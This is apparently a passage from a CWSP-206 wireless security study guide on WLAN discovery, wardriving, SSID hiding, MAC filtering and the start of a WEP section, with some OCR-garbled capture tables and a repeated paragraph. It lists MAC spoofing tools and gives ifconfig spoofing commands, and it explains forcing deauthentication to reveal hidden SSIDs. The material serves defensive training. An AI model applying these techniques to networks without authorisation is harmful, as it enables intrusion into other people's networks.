Devices that are certified for Wi-Fi Protected Access (WPA2) will include a Robust Secure Network (RSN) information element in Beacon management frames. This information element will identify to client devices wishing to associate the supported security features including the authentication methods, passphrase or 802.1X/ EAP and the encryption type which is Counter Mode Cipher Block Chaining Message Authentication Code Protocol, Counter Mode CBC-MAC (CCMP) and the AES block cipher. Keep in mind that the IEEE 802.11i amendment allows TKIP/RC4 for backward

compatibility in an RSN network.

NOTE: If a wireless device such as an access point is configured for WPA2 and WPA for backward compatibility then both the RSN and WPA information elements will appear in Beacon management frames.

## Discovery: Active



- ❑ Client station sends Probe Request to AP to request network information
- ❑ AP responds with Probe Response frame to inform the client of appropriate network information, such as SSID, Security Features, and other parameters
- ❑ Probe Response frames are almost identical to Beacon frames, excepting only the AID and TIM information.

Active scanning is another part of the wireless LAN discovery process and uses a Probe Request management frame (sent by client devices) and a Probe Response management frame (sent by the AP) as part of this discovery process. Wireless network adapters will scan all RF channels it is capable of which includes the 2.4 GHz ISM band and the 5 GHz UNII band in an effort to quickly locate wireless LANs that are available on that RF channel. Since the Probe Request destination address (DA) is a broadcast address all access points (infrastructure) or client devices (ad-hoc) on that RF channel that hear the Probe Request will answer with a Probe Response frame.

It is important to understand what information is and is not broadcast in the Probe Request and Probe Response frames. Like Beacon management frames, the Probe Request and Response frames contain a frame body with fixed fields and information elements (IE's). The contents of the frame body is different for both of these management frames. Some of the information contained with Probe Request frames is the Service Set Identifier (SSID), supported rates and extended supported rates. This frame contains limited information compared to the Beacon management frame.

The IEEE 802.11 standard requires all devices such as an access point that hear a Probe Request frame to answer with a Probe Response frame. The Probe Response frame contains much of the same information as the Beacon management frame which identifies the capabilities of the service set. In addition to the SSID and supported rates the Probe Response frame also contains security related information such as WPA and RSN Information Elements. The Probe Response frame is a directed management frame and is sent to the MAC address of the device that sent the request.

The Probe Request frame may contain a specific SSID value which will identify only the networks it will associate to or it may contain a "Broadcast SSID" as a wildcard (blank) SSID allowing the device to connect to any wireless network that responds. This Probe Request type is discussed later in this chapter.

## Discovery Hardware



23

Certified Wireless Security Professional :: CWSP-206

cwnp®

In order to connect to a wireless access point, a device with a wireless network adapter and client software is required. Since the discovery process is part of the normal procedure of connecting to a wireless network, discovery hardware can be used to detect and connect legitimately or it can be used to seek out unprotected wireless networks and gain uninvited access to the resources of the network that are located behind the wireless access point. Unauthorized intruders may prefer to use lightweight, unobtrusive equipment to perform discovery and exploitation of unprotected wireless networks. Equipment such as laptops and tablet PCs make powerful exploitation platforms but the smaller size and convenience of handheld devices may in some cases be preferred as an attack device. Other devices may be used by IT personnel to locate rogue devices or other network devices.

All discovery devices require a wireless client adapter, antenna, and discovery software. There are many variations on the radio cards and antennas that are available and custom configurations can offer extended range and sensitivity – an advantage to the unauthorized intruder.

### Global Positioning Systems (GPS) Devices

The use of a Global Positioning System (GPS) device connected to a discovery PC greatly increases the effectiveness of location charting software by assigning a latitude and longitude position to each access point in the discovery listing. While this positioning information only indicates where the GPS receiver was located when it received each access points signal, it can still be a very useful tool for locating nearby networks. Additional software can be used to take the raw discovery location logs and convert them into graphical map representations.


### Wardriving

Wardriving is the term used to describe the act of performing a mass WLAN discovery activity while logging the discovered AP location information to a file for later analysis. The name

"wardriving" is taken from the Matthew Broderick movie WarGames in which an automated software application was used to scan for open telephone modem connections – "wardialing." Wardriving is simply the act of performing a WLAN discovery while driving through a business park or residential area. Wardriving is often conducted in a surreptitious manner and is usually considered to be an illicit activity. However, the legality of wardriving in the US is not clearly defined. There has never been a criminal conviction for wardriving. Most of those who fear wardriving are under the impression that the perpetrators are in the act of accessing the wireless networks they find (piggybacking), but the nature of most wireless network scanning applications such as Xirrus Wi-Fi Inspector, Netstumbler, InSSIDer and Kismet do not allow this. These applications take over control of the wireless network station adapter and do not allow them to associate to the discovered access points at the same time the discovery process is working.

Wireless network scanning applications that can be used for wardriving may operate in active mode or in RF Monitor mode. Active mode applications such as NetStumbler issue probe requests to nearby listening access points using the standards-mandated broadcast (wildcard) SSID. Any access points that are not explicitly restrained from answering these probes (many manufacturers currently allow disabling of this function) will respond with a matching Probe Response that contains - among other critical pieces of information - the current SSID of the answering AP. Listen-only RF Monitor mode applications such as the Linux-based Kismet simply listen quietly for various types of management messages such as authentication and association exchanges, which also contain the SSID of the nearby networks. Monitor mode applications may be effective at gathering discovery information from devices that have been tailored with rudimentary, security mechanisms such as SSID Hiding.

## Discovery Software



From a wireless client device perspective, wireless LAN discovery software consists of a software service or feature that is built into an operating system or a stand alone software program that can be installed on a client device. Apps can also be installed on some mobile devices providing more features than those that are built-in to the mobile operating system. Discovery software may also fit into the category of online databases that are populated with information that has been provided via web sites.

### Wireless station adapter client utilities:


In addition to wireless cards and antennas, discovery stations require software in order to locate and connect to nearby access points. Manufacturer's utilities usually accompany new wireless network cards and may include additional features and utilities outside of simple connectivity. Some computer operating systems include simplistic, wireless connectivity support from within the operating system. This type of wireless client utility does not usually offer many additional features outside of basic connectivity and common security options.

Specialized client applications may be used to perform wireless network discovery, site surveys, security auditing, wireless intrusion detection and mitigation, spectrum analysis, protocol analysis, and endpoint security.

### Public online databases:

Frequently, the information gathered during a war-drive will be published to a publicly-viewable, online database. Several such databases exist. When performing an initial security audit in an organization that has a pre-existing WLAN installation, it may be a good practice to check the online databases to see if the organization's access points are currently listed there.

## Weakest Link



### Weak Links Break the Chain

The security of a wireless network is only as strong as the weakest link. In other words if legacy security solutions such as Wired Equivalent Privacy (WEP) are in place you can consider that the best you will have. For example, if you have 50 devices that are connected to the wireless network and 49 devices use the strongest security available (WPA2 CCMP/AES) and one device is using WEP the security has potentially been diminished to WEP because that is the lowest common solution that is in place on the network. Another example is those that choose to hide the SSID. Hiding the SSID should not be used to secure a wireless network because it does not offer any wireless security whatsoever. Some choose to hide the SSID for various reasons but one of those should not be security. SSID hiding is covered in more detail in next section.

The security of a wireless network is only as strong as the weakest link. In other words if legacy security solutions such as Wired Equivalent Privacy (WEP) are in place you can consider that the best you will have. For example, if you have 50 devices that are connected to the wireless network and 49 devices use the strongest security available (WPA2 CCMP/AES) and one device is using WEP the security has potentially been diminished to WEP because that is the lowest common solution that is in place on the network. Another example is those that choose to hide the SSID. Hiding the SSID should not be used to secure a wireless network because it does not offer any wireless security whatsoever. Some choose to hide the SSID for various reasons but one of those should not be security. SSID hiding is covered in more detail in next section.

Wireless networks have challenges from both a troubleshooting perspective and a security perspective that you may not see in a wired network infrastructure. This is because the communication medium is the free air which is an unbounded medium. Taking this into consideration is critical when it comes to understanding and implementing wireless network security. Some of the attacks that may be common with both wired and wireless networks include but are not limited to:

- Denial of Service (DoS) attacks
- Phishing attacks
- Protocol weaknesses
- Configuration error exploits

Common wireless DoS attacks can exist at both the Physical layer and the Data Link layer. These can be radio frequency based (layer 1) or due to exploits that have been discovered in the 802.11 protocol itself (layer 2). You will learn more about DoS attacks later in this chapter.

Phishing is a method used by various individuals as a way to gather information that would be valuable in some way to the person that is performing the phishing attack. This information can be of a sensitive nature and includes login credentials (username and password) and other information that will provide access to financial institutions, credit cards and other. Various methods are used in phishing attacks such as email messages, web sites, telephones and others.

In the very basic sense, the IEEE 802.11 protocol was designed in a way that will allow devices to politely share the wireless medium. Unfortunately this comes with its share of security concerns due to exploits that have been discovered over the years. Some 802.11 management frames such as deauthentication and disassociation which were designed for protocol operation can be exploited with malicious intent. This includes hijacking authorized user devices and denial of service attacks.

Incorrect configuration of infrastructure devices causes other potential security concerns. This is more common in home and small business networks because the individual installing the device may lack the knowledge or skill set required to correctly perform this task. In cases such as this the installer should follow best practices provided by the manufacturer to ensure proper configuration. In some cases it may be best to lock the device down to the strongest possible configuration and relax settings as needed and justified based on the use of the network. The configuration of infrastructure devices used with enterprise networks typically is identified in corporate security policy to help lessen the possibility of misconfiguration.

Creating and using a checklist is a great way to ensure that all bases are covered when it comes to securing network devices. A checklist will help to lessen the possibility of misconfigurations.

## SSID Hiding

The screenshot shows a wireless configuration interface with several sections:

- SSID Broadcast:** Set to "Disable".
- Wireless Channel:** Set to 1.
- SSID:** Set to "WEST4309".
- Wireless Mode:** Set to "802.11b&802.11g&802.11n".
- Bandwidth:** Set to "20MHz".
- Broadcast SS:** Set to "OFF".
- Protected Mode:** Set to "OFF".
- 802.11e/WMM QoS:** Set to "ON".

A red oval highlights the "SSID Broadcast" setting. Another red oval highlights the "Broadcast SS" setting. A blue box labeled "Hidden" SSID in a Beacon frame" points to a portion of a Wireshark capture showing a 802.11 management frame (Beacon). The frame details pane shows the following fields:

- network info:**
- 802.11 MAC header:**
- 802.11 frame body:**
  - timestamp : 3370548
  - beacon interval : 100 TUs
  - capability info
  - info : supported rates (1)
  - info : Us param set(0)
  - info : extended supported rates (50)
  - info : Country (?)

The "info : supported rates (1)" field is circled in red, and an arrow points from it to the blue box.

The Service Set Identifier (SSID) is used for wireless network identification and segmentation and allows the naming of service sets much like Microsoft Windows uses workgroups to group computers and other devices. Other characteristics include:

- The SSID is included within several different management frames
- Legacy security tactics suggest hiding from intruders although it provides no security
- Current security tactics adequately protect WLANs, making SSID hiding an unnecessary security mechanism

SSID Hiding is a technique implemented by wireless LAN device manufacturers that will remove the information found in the SSID information element from Beacon management frames and depending on the implementation will commonly remove it from Probe Response frames sent from the access point. Hiding the SSID is intended to keep casual users from noticing a wireless network, but may also cause technical issues such as wireless transition for large organizations. Hiding the SSID does not offer any protection since many software utilities and all protocol analyzers can find the SSID in 802.11 management frames other than beacons.

Advice: Disabling broadcasting of the SSID within the Beacon frames is not an effective deterrent and adds no value to wireless LAN security.

Some organizations will hide the SSID on all wireless LAN profiles except for the profile that is used for guest access. This is not for security purposes but rather to prevent users that do not belong to the organization from attempting to connect to wireless networks in which they do not have the proper credentials. This in turn may help lessen unnecessary technical support calls. Although this is not a recommended procedure it is one that may be used in some installations.

Consider the explanation provided by one SOHO AP manufacturer:

"It is possible to make your wireless network nearly invisible. By turning off the broadcast of the SSID, your network will not appear in a site survey. Site Survey is a feature of many wireless network adapters on the market today. It will scan the "air" for any available network and allow the computer to select the network from the site survey. Turning off the broadcast of the SSID will help increase security."

This type of messaging, though well meaning, can mislead inexperienced users to enable SSID hiding as a standalone security mechanism.

## SSID Field

## SSID Field in Other Frames

The screenshot shows a Wireshark capture of wireless traffic. The top part is a table of captured frames, and the bottom part is a detailed view of a selected frame (Frame 347). The selected frame is a Probe Request (802.11) from IntelProxatec5016:B1 to 02:18:1A:30:05:D6. The detailed view shows the SSID information element (Element ID 0) with a length of 6 bytes and the value 'Meraki [30-35]'. A callout box with the text 'Spectrum analysis will facilitate the discovery of intentional and unintentional DoS attacks by RF interferers.' points to this element.

Packet	Source	Destination	SSID	Flags	Channel	Signal	Data Rate	Size	Relative Time	Protocol
337	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	378	15.520344	802.11 Beacon
338	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	378	15.622739	802.11 Beacon
340	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	378	15.725143	802.11 Beacon
342	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	378	15.827546	802.11 Beacon
343	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	74	15.928058	802.11 Probe Req
344	02:18:1A:30:05:D6	Ethernet Broadcast	02:18:1A:30:05:D6	P	44	0%	6.0	74	15.930015	802.11 Probe Req
345	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	372	15.961397	802.11 Probe Rep
346	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	14	15.965436	802.11 Ack
347	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	372	15.962055	802.11 Probe Rep
348	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	14	15.962097	802.11 Ack
349	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	100%	6.0	34	15.955999	802.11 Auth
350	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	14	15.986009	802.11 Ack
351	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	34	15.933419	802.11 Auth
352	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	14	15.933434	802.11 Ack
353	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	100%	6.0	111	15.993909	802.11 Assoc Req
354	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	62	15.993997	802.11 Assoc
355	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	62	15.993994	802.11 TMR Data
356	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	205	15.919194	802.11 Assoc Rep
357	02:18:1A:30:05:D6	IntelProxatec5016:B1	02:18:1A:30:05:D6	P	44	0%	6.0	14	15.919203	802.11 Ack

**i** Spectrum analysis will facilitate the discovery of intentional and unintentional DoS attacks by RF interferers.

27

Certified Wireless Security Professional :: CWSP-206

cwnp

In addition to Beacon management frames, the SSID Information Element is also included in several other IEEE 802.11 management frames which are:

- Probe Request
- Probe Response
- Association Request
- Reassociation Request

For protocol functional purposes, the Association Request and Reassociation Request frames will ALWAYS contain the SSID.

Hiding the SSID will remove it from the Beacon management frame. The information element in this frame is still intact however; the SSID value is removed from the frame itself.

Authentication Request, authentication Response, and Association Response frames do not contain the SSID Information Element.

Many current discovery software applications and most protocol analyzers will be able to identify the SSID even if it is not advertised “hidden” in Beacon management frames. Once a user has associated to an access point a discovery utility can gather the SSID from other management frames. An intruder could simply wait for a new association to occur or actively force users to deauthenticate, and then quietly learn the SSID when they the device will reassociate to an access point. If the SSID is not broadcast in the Beacon frame, most enterprise quality packet analyzer tools have the capability to learn what the SSID is from the other management frames and will display

the SSID value.

## Broadcast SSID in Probes

The screenshot shows the Aerohive Configuration interface with the 'Configuration' tab selected. Under 'SSIDs', a 'Guest' SSID is being edited. A callout box contains the text: "Vendors may allow you to disable response to broadcast (wildcard) SSID in probes". Below this, a red oval highlights the 'Ignore broadcast probe requests' checkbox in the 'Advanced Configuration Settings' section.

The IEEE 802.11-2016 standard defines a “Broadcast SSID” as a wildcard (blank) SSID. 802.11-2016 requires access points to respond to all Probe Requests that contain a matching SSID or a blank SSID. Most manufacturers provide the configuration option to prevent access points from responding to Probe Request frames, even though 802.11-2016 still requires it. The Wi-Fi Alliance does not deny certification to manufacturers who disable “Broadcast SSID” responses.

From IEEE 802.11: “The value of all 1s is used to indicate the wildcard BSSID. The wildcard value is not used in the BSSID field except where explicitly permitted in this standard.”

“STAs, subject to criteria below, receiving Probe Request frames shall respond with a probe response only if

The Address 1 field in the probe request is the broadcast address or the specific MAC address of the STA, and either item b) or item c) below.

The STA is a mesh STA and the Mesh ID in the probe request is the wildcard Mesh ID or the specific Mesh ID of the STA.

The STA is not a mesh STA and

The SSID in the probe request is the wildcard SSID, the SSID in the probe request is the specific SSID of the STA, or the specific SSID of the STA is included in the SSID List element, and

The Address 3 field in the probe request is the wildcard BSSID or the BSSID of the STA.

“Probe Response frames shall be sent as directed frames to the address of the STA that generated the probe request. The SSID List element shall not be included in a Probe Request frame in an IBSS.”

## MAC Address Filtering

The screenshot displays the Ruckus ZoneDirector web interface. In the top navigation bar, 'Configure' is selected. On the left sidebar, 'Access Control' is chosen under 'Wireless'. The main content area shows a table for 'Access Control' with a row for 'Create New'. This row contains fields for 'Name' (Device\_Name), 'Description', 'Restriction' (set to 'Only allow all stations listed below'), and 'MAC Address' (00:11:22:33:44:55). Below this is a table for 'Stations'. To the right, a modal dialog titled 'WLANs' is open, showing 'General Options' for a new WLAN. Under 'Authentication Options', the 'MAC Address' checkbox is checked and highlighted with a red circle. Other options like 'Open', 'Shared Key', and '802.1X/EAP' are also listed.

Although it should NOT be used to secure a wireless network, Media Access Control (MAC) filtering is considered by some to be an effective deterrent to prevent casual or unintentional system access to a wireless network.

Since IEEE 802.11 wireless LAN device technology operates at the Physical layer and Data Link layer of the OSI model, the MAC address is a big part of the wireless networking process. The MAC address which is defined at the MAC sublayer of the Data Link layer (layer 2) identifies the network interface by the use of a physical address.

The purpose of MAC address filters is to allow or disallow access to the wireless network by restricting which MAC addresses can authenticate and associate to a wireless network using IEEE 802.11 technology. The addresses are manually entered into the wireless access point which will identify the specific devices that will be allowed or denied access to the wireless network.

MAC address filters can be enabled for small numbers of client devices but can be tedious and prone to entry mistakes when used for large numbers of client devices. If MAC address filters are the only deterrent, intruders can easily discover the MAC addresses that are permitted and re-address their station adapters with an allowed MAC address to gain access. This process is known as MAC address spoofing. Therefore this should NOT be used as a wireless LAN security solution.

You may notice from the top right graphic that this vendor provides MAC Address authentication as an alternative to Open System, Shared Key, and 802.1X/EAP. This is not the same as MAC filtering. In this scenario, the MAC Address of the authenticating station is checked against a user database to issue user privileges and provide network authorization. This is NOT a recommended security solution.

## Finding Valid MAC Addresses

The screenshot shows a Wireshark capture window titled "Omnipeek [Capture 1]". The packet list pane displays numerous wireless frames, mostly Ethernet frames, with various source and destination MAC addresses. A callout box with an information icon contains the text: "It is not necessary to capture a client authentication in action. Any client passing data traffic on the WLAN will provide a valid MAC address." The bottom right corner of the slide features the CWNP logo.


MAC address-based access control lists (ACLs) can provide very basic access control for lists of physical devices, but discovering which MAC addresses are authorized on a system is simple when using a wireless scanner or protocol analyzer software programs. Any device that is successfully passing data traffic to an access point on the wireless network is considered an authorized device, and that MAC address can be used for connectivity to the wireless network. MAC addresses can be easily spoofed (copied) using operating system techniques or third-party freeware utilities.

Keep in mind that the MAC addresses which are created at the Data Link layer cannot be encrypted. This physical identifier (MAC address) is broadcast in plain clear text. Therefore it is very easy for an intruder or anyone with a limited about of technical knowledge and the proper software tools to identify authorized wireless networking devices from a simple scan if the unbounded medium which is the open air.

One analogy to consider is the physical address of a home or building on a street. Each building is marked with a unique physical address to provide an identity for the building, for example, 123 Main Street. The street name is comparable to the SSID of the wireless network since all connected devices share the same SSID and 123 would be comparable to the MAC address of a connected device which is the unique identifier.

Anyone that wanted to visit this building could easily identify it from the marking of the numbers 123. If these identifying addresses were missing, encrypted or scrambled in any way there would be no way for a visitor to find the correct building.

## Spoofing MAC Addresses



Several MAC Spoofing utilities are freely available, including

- SMAC
- MAC Makeup
- A-MAC Address
- Nmap ("Network Mapper")
- Systems Lizard

MAC addresses may also be reset with simple tools that are available by default on most computer OSs.

Linux: ifconfig eth0 hw ether 03:a0:04:d3:00:11


FreeBSD: ifconfig bge0 link 03:a0:04:d3:00:11

MS Windows: On Microsoft Windows systems, the MAC address is stored in a registry key. The location of that key varies from one MS Windows version to the next, but simple Internet searches will help you find this value and you can edit it yourself. There are, of course, numerous free utilities you can download to make this change for you as well.

Advice: MAC filters are not an effective deterrent.

## Open System Authentication

...is a null authentication algorithm and does not provide access control



No.	Time	Dura	Length	Sousc	Destinat	BSSID	Summary
20159	1/29/15 04:06:54.057	12007.5	193	30 - 25	6 (02:19:50:59:16:E1)	00:1A:1E:14:F3:30	00:11 authentication
20160	1/29/15 04:06:54.071	12007.5	193	10 - 32	6	00:1A:1E:14:F3:30	00:11 authentication
20161	1/29/15 04:06:54.082	12007.5	193	36 - 32	6 (03:19:15:14:33:30)	00:1A:1E:14:F3:30	00:11 authentication
20162	1/29/15 04:06:54.093	12007.5	193	10 - 40	6	00:1A:1E:14:F3:30	00:11 authentication
20163	1/29/15 04:06:54.103	12007.5	193	30 - 25	6 (00:21:9C:50:16:E1)	00:1A:1E:14:F3:30	00:11 association request
20164	1/29/15 04:06:54.113	12007.5	193	10 - 32	6	00:1A:1E:14:F3:30	00:11 association request
20165	1/29/15 04:06:54.123	12007.5	193	116 - 33	6 (00:1A:1E:14:F3:30)	00:1A:1E:14:F3:30	00:11 association request
20166	1/29/15 04:06:55.032	12007.5	193	10 - 38	6	00:1A:1E:14:F3:30	00:11 association request
20167	1/29/15 04:06:55.749	12007.5	193	155 - 22	6 (00:1A:1E:14:F3:30)	00:1A:1E:14:F3:30	00:11 EAPOL key
20168	1/29/15 04:06:55.759	12007.5	193	10 - 38	6	00:1A:1E:14:F3:30	00:11 association request
20169	1/29/15 04:06:56.857	12007.5	193	157 - 25	6 (00:21:9C:50:16:E1)	00:1A:1E:14:F3:30	00:11 EAPOL key
20170	1/29/15 04:06:56.903	12007.5	193	10 - 25	6	00:21:9C:50:16:E1	00:11 association request
20171	1/29/15 04:06:56.911	12007.5	193	188 - 32	6 (00:1A:1E:14:F3:30)	00:1A:1E:14:F3:30	00:11 EAPOL key
20172	1/29/15 04:06:56.918	12007.5	193	10 - 32	6	00:1A:1E:14:F3:30	00:11 association request
20173	1/29/15 04:06:56.919	12007.5	193	133 - 27	6 (00:21:9C:50:16:E1)	00:1A:1E:14:F3:30	00:11 EAPOL key
20174	1/29/15 04:06:56.919	12007.5	193	10 - 32	6	00:21:9C:50:16:E1	00:11 association request

Note that open system authentication occurs as the first step after network discovery and does not imply a secure "authentication."

32

Certified Wireless Security Professional :: CWSP®

IEEE 802.11 Open System authentication must be performed every time a device connects to a wireless network or anytime it transitions from one access point to another. This is a basic part of the technology that provides a connection to the wireless network. Without performing this task a wireless device would not be able to associate to the access point.

From IEEE 802.11:

"Open System authentication is a null authentication algorithm. Any STA requesting Open System authentication may be authenticated if dot11AuthenticationAlgorithm at the recipient STA is set to Open System authentication. A STA may decline to authenticate with another requesting STA. Open System authentication is the default authentication algorithm for pre-RSNA equipment.

"Open System authentication utilizes a two-message authentication transaction sequence. The first message asserts identity and requests authentication. The second message returns the authentication result. If the result is 'successful,' the STAs shall be declared mutually authenticated.

"In the description in 11.2.3.2.2 and 11.2.3.2.3, the STA initiating the authentication exchange is referred to as the requester, and the STA to which the initial frame in the exchange is addressed is referred to as the responder. The specific items in each of the messages described in the following subclauses are defined in 8.3.3.11, Table 8-28, and Table 8-29."

## Wired Equivalent Privacy (WEP)

No	H	Time	Data	Length	Source	Destination	BSSID	Summary
547	0	1/28 15:51:58.066783	\$38.066...	61	30 -21	5 00:25:C4:01:50:54:75	00:25:C4:01:50:80	00:25:C4:01:50:80 802.11 authentication
548	0	1/28 15:51:58.066783	\$38.066...	61	10 -38	5 00:25:C4:01:50:54:75	00:21:9C:50:54:75	802.11 acknowledgement
549	0	1/28 15:51:58.067794	\$38.067...	61	30 -38	5 00:25:C4:01:50:54:75	00:21:9C:50:54:75	802.11 authentication
550	0	1/28 15:51:58.067792	\$38.067...	61	10 -25	5 00:25:C4:01:50:54:75	00:25:C4:01:50:80	802.11 acknowledgement
551	0	1/28 15:51:58.0681888	\$38.068...	61	52 -21	5 00:25:C4:01:50:54:75	00:25:C4:01:50:80	00:25:C4:01:50:80 802.11 association request
552	0	1/28 15:51:58.069346	\$38.069...	61	10 -38	5 00:25:C4:01:50:54:75	00:21:9C:50:54:75	802.11 acknowledgement
553	0	1/28 15:51:58.069590	\$38.069...	61	12 -38	5 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 association response
554	0	1/28 15:51:58.069897	\$38.069...	61	10 -31	5 00:25:C4:01:50:54:75	00:25:C4:01:50:80	802.11 acknowledgement
555	0	1/28 15:51:58.070024	\$38.070...	61	78 -38	5 00:25:C4:01:50:54:75	00:25:C4:01:50:80	00:25:C4:01:50:80 802.11 encrypted GSV data
556	0	1/28 15:51:58.070039	\$38.070...	61	78 -31	9 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 encrypted GSV data
557	0	1/28 15:51:58.070042	\$38.070...	61	10 -31	9 00:25:C4:01:50:54:75	00:21:9C:50:54:75	802.11 acknowledgement
558	0	1/28 15:51:58.070082	\$38.070...	61	180 -31	5 00:25:C4:01:50:54:75	FF:FF:FF:FF:FF:FF	00:25:C4:01:50:80 802.11 deauthentication
559	0	1/28 15:51:58.070100	\$38.071...	60	68 -26	9 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 encrypted GSV data
560	0	1/28 15:51:58.070129	\$38.072...	60	68 -26	9 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 encrypted GSV data
561	0	1/28 15:51:58.072297	\$38.122...	60	31 -13	12 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 acknowledgement
562	0	1/28 15:51:58.072298	\$38.122...	60	10 -31	12 00:25:C4:01:50:54:75	00:21:9C:50:54:75	00:25:C4:01:50:80 802.11 acknowledgement
563	0	1/28 15:51:58.072270	\$38.122...	60	68 -24	18		

There are several known and highly publicized weaknesses to WEP, the original 802.11 confidentiality algorithm.

Note from the frame trace that WEP is an encryption mechanism and no authentication is provided. Possession of the WEP key is the only requirement for data transmission after open authentication and association.

33

Certified Wireless Security Professional :: CWSP-206

cwnp

From IEEE 802.11:

